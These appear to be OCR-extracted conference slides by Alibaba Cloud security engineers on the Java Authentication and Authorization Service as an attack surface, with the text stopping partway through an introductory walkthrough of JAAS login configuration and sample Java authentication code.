A Novel Attack Surface

Java Authentication and Authorization Service (JAAS)

Speakers: Ziyang Li, Ji'an Zhou, Ying Zhu

About Us

Ziyang Li

- Security engineer at Alibaba Cloud
- Twitter: @lz2y1

Ji'an Zhou

- Security engineer at Alibaba Cloud
- CTF player at Azure Assassin Alliance (AAA) Team
- Twitter: @azraelxuemo

Ying Zhu

- Security engineer at Alibaba Cloud

Agenda


1. Introduction
2. Previous research vs. our findings
3. Hunting for bugs in Java libs
4. Impacts
5. Defense
6. Takeaways

Agenda

1. Introduction 🙋🏻‍♂️
2. Previous research vs. our findings
3. Hunting for bugs in Java libs
4. Impacts
5. Defense
6. Takeaways

1.1 What is JAAS

- A popular authentication & authorization framework
- Authentication via username/password, LDAP & Kerberos



1.2 How to use JAAS

Sample code

sample_jaas.config

```
Sample {
    sample.module.SampleLoginModule required
    username = "admin"
    password = "admin123";
};
```

SampleAcn.main

```
public static void main(String[] args) throws Exception{
    String propertyName = "java.security.auth.login.config";
    System.setProperty(propertyName, "sample_jaas.config");
    LoginContext lc = new LoginContext("Sample", new MyCallbackHandler());
    lc.login();
    System.out.println("Authentication succeeded!");
    Subject subject = lc.getSubject();
    System.out.println(subject);
}
```

①Set login config ②Instantiate a LoginContext ③Call the LoginContext's login method

1.2 How to use JAAS

Run the sample code

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_291.jdk
user name: admin
password: admin123
Authentication succeeded!
主体:
    主用户: SamplePrincipal:  admin


Process finished with exit code 0
```

1.3 How does JAAS work

Core Classes and Interfaces

javax.security.auth.Subject

- Represents information for an entity e.g. a person, a service

javax.security.auth.login.LoginContext

- Helps develop an application independent of the underlying authentication technology
- Consults a Configuration to determine the LoginModule(s)

1.3 How does JAAS work

Core Classes and Interfaces

javax.security.auth.spi.LoginModule

- Implements different authentication technologies e.g. LDAP, Kerberos

javax.security.auth.callback.CallbackHandler

- Communicates with the user to obtain authentication info

javax.security.auth.callback.Callback

- The LoginModule passes an array of Callbacks to the CallbackHandler

1.3 How does JAAS work

Analyze the sample code

```
1    public static void main(String[] args) throws Exception{
2        String propertyName = "java.security.auth.login.config";
3        System.setProperty(propertyName, "sample_jaas.config");
4        LoginContext lc = new LoginContext("Sample", new MyCallbackHandler());
5        lc.login();
6        System.out.println("Authentication succeeded!");
7        Subject subject = lc.getSubject();
8        System.out.println(subject);
9    }
```

Set login config

SampleAcn.main

1.3 How does JAAS work

Login config

Structure

```
<name used by application to refer to this entry> {
    <LoginModule> <flag> <LoginModule options>;
    <optional additional LoginModules, flags and options>;
};
```

sample_jaas.conf

```
Sample {
    sample.module.SampleLoginModule required
    username = "admin"
    password = "admin123";
};
```

1.3 How does JAAS work

SampleAcn.main


```
1  public static void main(String[] args) throws Exception{
2      String propertyName = "java.security.auth.login.config";
3      System.setProperty(propertyName, "sample_jaas.config");
4      LoginContext lc = new LoginContext("Sample", new MyCallbackHandler());
5      lc.login();
6      System.out.println("Authentication succeeded!");
7      Subject subject = lc.getSubject();
8      System.out.println(subject);
9  }
```

sample_jaas.conf

```
1  Sample {
2      sample.module.SampleLoginModule required
3      username = "admin"
4      password = "admin123";
5  };
```

1.3 How does JAAS work

The instantiation process of LoginContext



1.3 How does JAAS work

Analyze the LoginContext.login method


```
1    public static void main(String[] args) throws Exception{
2        String propertyName = "java.security.auth.login.config";
3        System.setProperty(propertyName, "sample_jaas.config");
4        LoginContext lc = new LoginContext("Sample", new MyCallbackHandler());
5        lc.login();
6        System.out.println("Authentication succeeded!");
7        Subject subject = lc.getSubject();
8        System.out.println(subject);
9    }
```

SampleAcn.main

1.3 How does JAAS work

SampleAcn.main

→ LoginContext.login




1.3 How does JAAS work

SampleAcn.main


→ LoginContext.login

→ SampleLoginModule.initialize

```
1    public void initialize(Subject subject,
2                           CallbackHandler callbackHandler,
3                           Map<java.lang.String, ?> sharedState,
4                           Map<java.lang.String, ?> options) {
5        this.subject = subject;
6        this.callbackHandler = callbackHandler;
7        this.sharedState = sharedState;
8        this.options = options;
9        this.expectedUsername = (String) options.get("username");
10       this.expectedPassword = (String) options.get("password");
11   }
```



1.3 How does JAAS work



SampleAcn.main

→ LoginContext.login

→ SampleLoginModule.login

```
1  public boolean login() throws LoginException {
2      NameCallback nameCb = new NameCallback("user name: ");
3      PasswordCallback pwdCb = new PasswordCallback("password: ", false);
4      try {
5          this.callbackHandler.handle(new Callback[] {nameCb, pwdCb});
```

⑤

1.3 How does JAAS work

```
1   public void handle(Callback[] callbacks) throws UnsupportedCallbackException {
2       for (int i = 0; i < callbacks.length; i++) {
3           if (callbacks[i] instanceof NameCallback) {
4               NameCallback nc = (NameCallback)callbacks[i];
5               System.err.print(nc.getPrompt());
6               Scanner scanner = new Scanner(System.in);
7               String line = scanner.nextLine();
8               nc.setName(line);
9           } else if (callbacks[i] instanceof PasswordCallback) {
10              PasswordCallback pc = (PasswordCallback)callbacks[i];
11              System.err.print(pc.getPrompt());
12              Scanner scanner = new Scanner(System.in);
13              String line = scanner.nextLine();
14              pc.setPassword(line.toCharArray());
15          } else {
16              throw new UnsupportedCallbackException(callbacks[i]);
17          }
18      }
19  }
```

⑥ ⑦

SampleAcn.main

→ LoginContext.login


→ SampleLoginModule.login

→ MyCallbackHandler.handle

⑥ Obtain username, pwd from user

⑦ Return username, pwd

1.3 How does JAAS work



1.3 How does JAAS work


SampleAcn.main

→ LoginContext.login

→ SampleLoginModule.login

```
1    if (this.expectedUsername.equals(this.username) &&
2            this.expectedPassword.equals(new String(this.password))) {
3        this.succeeded = true;
4        return true;
5    } else {
6        this.succeeded = false;
7        this.username = null;
8        this.password = null;
9        throw new FailedLoginException("Username/Password Incorrect");
10   }
```

⑧



1.3 How does JAAS work


```
1    public boolean commit() {
2        if (this.succeeded) {
3            this.userPrincipal = new SamplePrincipal(username);
4            if (!this.subject.getPrincipals().contains(this.userPrincipal))
5                this.subject.getPrincipals().add(this.userPrincipal);
6            ......
7        }
8        return this.succeeded;
9    }
```

⑨

SampleAcn.main

